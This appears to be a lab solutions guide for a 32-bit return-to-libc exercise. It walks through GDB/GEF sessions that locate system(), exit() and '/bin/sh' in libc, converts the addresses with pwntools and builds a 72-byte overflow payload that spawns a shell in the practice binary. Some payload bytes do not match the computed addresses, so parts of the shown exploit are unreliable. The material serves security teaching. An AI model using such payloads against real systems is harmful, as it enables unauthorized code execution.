


Solutions 32 bit Return-To-Libc

Exercise 1: Understanding Return to Lib-c

Step 2: Running the Program in GDB

Open a terminal from the Exercise 1 folder.



```
File Actions Edit View Help
(kali@kali) ~/Desktop/Return-To-Libc/Exercise 1
$ gdb prog1
GNU gdb (Debian 13.2-1+b2) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
GEF for linux ready, type `gef' to start, `gef config' to configure
93 commands loaded and 5 functions added for GDB 13.2 in 0.00ms using Python engine 3.12
Reading symbols from prog1...
(No debugging symbols found in prog1)
gef> b main
Breakpoint 1 at 0x11ad
gef> r
```

Run the program in the debugger then breakpoint at main, run right after.

```

gef> checksec
[+] checksec for '/home/kali/Desktop/Return-To-Libc/Exercise 1/prog1'
Canary      : X
NX          : ✓
PIE         : ✓
Fortify     : X
RelRO       : Partial
gef> p system
$1 = {int (const char *)} 0xb7c4dd50 <__libc_system>
gef> p exit
$2 = {void (int)} 0xb7c3d270 <__GI_exit>
gef>

```

Here we check the program for its protections, then the address of system() and exit()

Exercise 2: Exploiting Return-to-Libc

Step 2: Checking Defenses

Open the Exercise 2 Folder. Then open a terminal in the folder.

```

gef> checksec
[+] checksec for '/home/kali/Desktop/Return-To-Libc/Exercise 2/prog1'
Canary      : X
NX          : ✓
PIE         : ✓
Fortify     : X
RelRO       : Partial
gef>

```

Following the basic steps from the previous exercise we see NX is enabled. Which means we need a work around (Return-to-Libc)

Step 3: Finding Relevant Addresses

```

gef> checksec
[+] checksec for '/home/kali/Desktop/Return-To-Libc/Exercise 2/prog1'
Canary                : X
NX                     : ✓
PIE                    : ✓
Fortify                : X
RelRO                  : Partial
gef> p system
$1 = {int (const char *)} 0xb7c4dd50 <__libc_system>
gef> p exit
$2 = {void (int)} 0xb7c3d270 <__GI_exit>
gef>

```

Here we find p system and p exit, which are the easiest address to find. Save this in a file.

```

1 system: 0xb7c4dd50
2 exit: 0xb7c3d270

```

Now to find `/bin/sh`

```

gef> info proc map
process 5377
Mapped address spaces:

```

	Start Addr	End Addr	Size	Offset	Perms	objfile
2/prog1	0x400000	0x401000	0x1000	0x0	r--p	/home/kali/Desktop/Return-To-Libc/Exercise
2/prog1	0x401000	0x402000	0x1000	0x1000	r-xp	/home/kali/Desktop/Return-To-Libc/Exercise
2/prog1	0x402000	0x403000	0x1000	0x2000	r--p	/home/kali/Desktop/Return-To-Libc/Exercise
2/prog1	0x403000	0x404000	0x1000	0x2000	r--p	/home/kali/Desktop/Return-To-Libc/Exercise
2/prog1	0x404000	0x405000	0x1000	0x3000	rw-p	/home/kali/Desktop/Return-To-Libc/Exercise
2/prog1	0xb7c00000	0xb7c22000	0x22000	0x0	r--p	/usr/lib/i386-linux-gnu/libc.so.6
	0xb7c22000	0xb7d9f000	0x17d000	0x22000	r-xp	/usr/lib/i386-linux-gnu/libc.so.6
	0xb7d9f000	0xb7e22000	0x83000	0x19f000	r--p	/usr/lib/i386-linux-gnu/libc.so.6
	0xb7e22000	0xb7e24000	0x2000	0x221000	r--p	/usr/lib/i386-linux-gnu/libc.so.6
	0xb7e24000	0xb7e25000	0x1000	0x223000	rw-p	/usr/lib/i386-linux-gnu/libc.so.6
	0xb7e25000	0xb7e2f000	0xa000	0x0	rw-p	
	0xb7fc4000	0xb7fc6000	0x2000	0x0	rw-p	
	0xb7fc6000	0xb7fca000	0x4000	0x0	r--p	[vvar]
	0xb7fca000	0xb7fcc000	0x2000	0x0	r-xp	[vdso]
	0xb7fcc000	0xb7fcd000	0x1000	0x0	r--p	/usr/lib/i386-linux-gnu/ld-linux.so.2
	0xb7fcd000	0xb7fef000	0x22000	0x1000	r-xp	/usr/lib/i386-linux-gnu/ld-linux.so.2
	0xb7fef000	0xb7ffd000	0xe000	0x23000	r--p	/usr/lib/i386-linux-gnu/ld-linux.so.2
	0xb7ffd000	0xb7fff000	0x2000	0x30000	r--p	/usr/lib/i386-linux-gnu/ld-linux.so.2
	0xb7fff000	0xb8000000	0x1000	0x32000	rw-p	/usr/lib/i386-linux-gnu/ld-linux.so.2
	0xbffdf000	0xc0000000	0x21000	0x0	rw-p	[stack]

```

gef>

```

We used info proc map to find the file address. Save it


Next we will use a Strings command to find the offset of /bin/sh

```
strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"
```

```
(kali㉿kali)-[~/Desktop/Return-To-Libc/Exercise 2]
$ strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"
1b9dcd /bin/sh
```

Now we have the offset

Next we need to do some math. We need to use the start address of the file above.



$0xb7c00000 + 0x1b9dcd = 0xb7db9dcd$

Now lets double check this. Go back to the terminal with GDB Open.

```
gef> x/s 0xb7db9dcd
0xb7db9dcd: "/bin/sh"
```

We double checked, and it outputs /bin/sh we can move on.

Updated saved addresses:

```
1 system: 0xb7c4dd50
2 exit: 0xb7c3d270
3 File Address: /usr/lib/i386-linux-gnu/libc.so.6
4 Added addresses: 0xb7db9dcd
```

Make sure you save everything. Since we have not yet made the exploit.

Step 4: Exploiting

We know need to use a popular Python Library “pwn” to aid us in converting everything to little endian 32bit.

Update the converter.py file with the address you saved.

```
import pwn

print(pwn.p32(#system address))

print(pwn.p32(#exit address))

print(pwn.p32(#address of added /bin/sh))
```

```
1 import pwn
2
3 print(pwn.p32(0xb7c4dd50))
4
5 print(pwn.p32(0xb7c3d270))
6
7 print(pwn.p32(0xb7db9dcd))
8
```

Run the file in a different terminal.

```
(kali@kali)-[~/Desktop/Return-To-Libc/Exercise 2]
$ python3 converter.py
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
[*] Checking for new versions of pwntools
To disable this functionality, set the contents of /home/kali/.cache/pwntools-cache-3.11/update to
'never' (old way).
Or add the following lines to ~/.pwn.conf or ~/.config/pwn.conf (or /etc/pwn.conf system-wide):
[update]
interval=never
[*] You have the latest version of Pwntools (4.12.0)
b'P\xdd\xc4\xb7'
b'p\xd2\xc3\xb7'
b'\xcd\x9d\xdb\xb7'
```

Ignore the warnings. Make note of the **addresses** below.

```
b'P\xdd\xc4\xb7' #system
b'p\xd2\xc3\xb7' #exit
b'\xcd\x9d\xdb\xb7' #added addresses
```

Step 5: Crafting the Exploit

Go back to the GDB Terminal.

We need to find the correct address which completely over writes the address.
0x424242...

End the previous GDB Session and start a new one.

```

(kali@kali)~[~/Desktop/Return-To-Libc/Exercise 2]
$ gdb prog1
GNU gdb (Debian 13.2-1+b2) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
GEF for linux ready, type `gef' to start, `gef config' to configure
93 commands loaded and 5 functions added for GDB 13.2 in 0.00ms using Python engine 3.12
Reading symbols from prog1...
(No debugging symbols found in prog1)
gef> run $(python2 -c "print 'A'*72 + 'BBBB'")
Starting program: /home/kali/Desktop/Return-To-Libc/Exercise 2/prog1 $(python2 -c "print 'A'*72 + 'BBBB'")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
Buffer content: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()

```

```
run $(python2 -c "print 'A'*72 + 'BBBB'")
```

After finding the proper Address that over writers. We craft the exploit

```
run $(python2 -c "print 'A'*72 + '<system_addr>' + '<exit_addr>'")
```

We use the addresses we converted

```
run $(python2 -c "print 'A'*72 + b'P\xdd\xc4\xb7' + b'p\xd2\xc3'")
```

```

gef> run $(python2 -c "print 'A'*72 + b'P\xdd\x04\xb7' + b'p\x02\x03\xb7' + b'\xcd\x9d\xdb\xb7'")
Starting program: /home/kali/Desktop/Return-To-Libc/Exercise 2/prog1 $(python2 -c "print 'A'*72 + b'P\x
dd\x04\xb7' + b'p\x02\x03\xb7' + b'\xcd\x9d\xdb\xb7'")

[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
Buffer content: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAPkP÷Y
[Detaching after vfork from child process 20249]
$

```

A shell will spawn.

Exercise 3: Mitigation

Does not need solutions.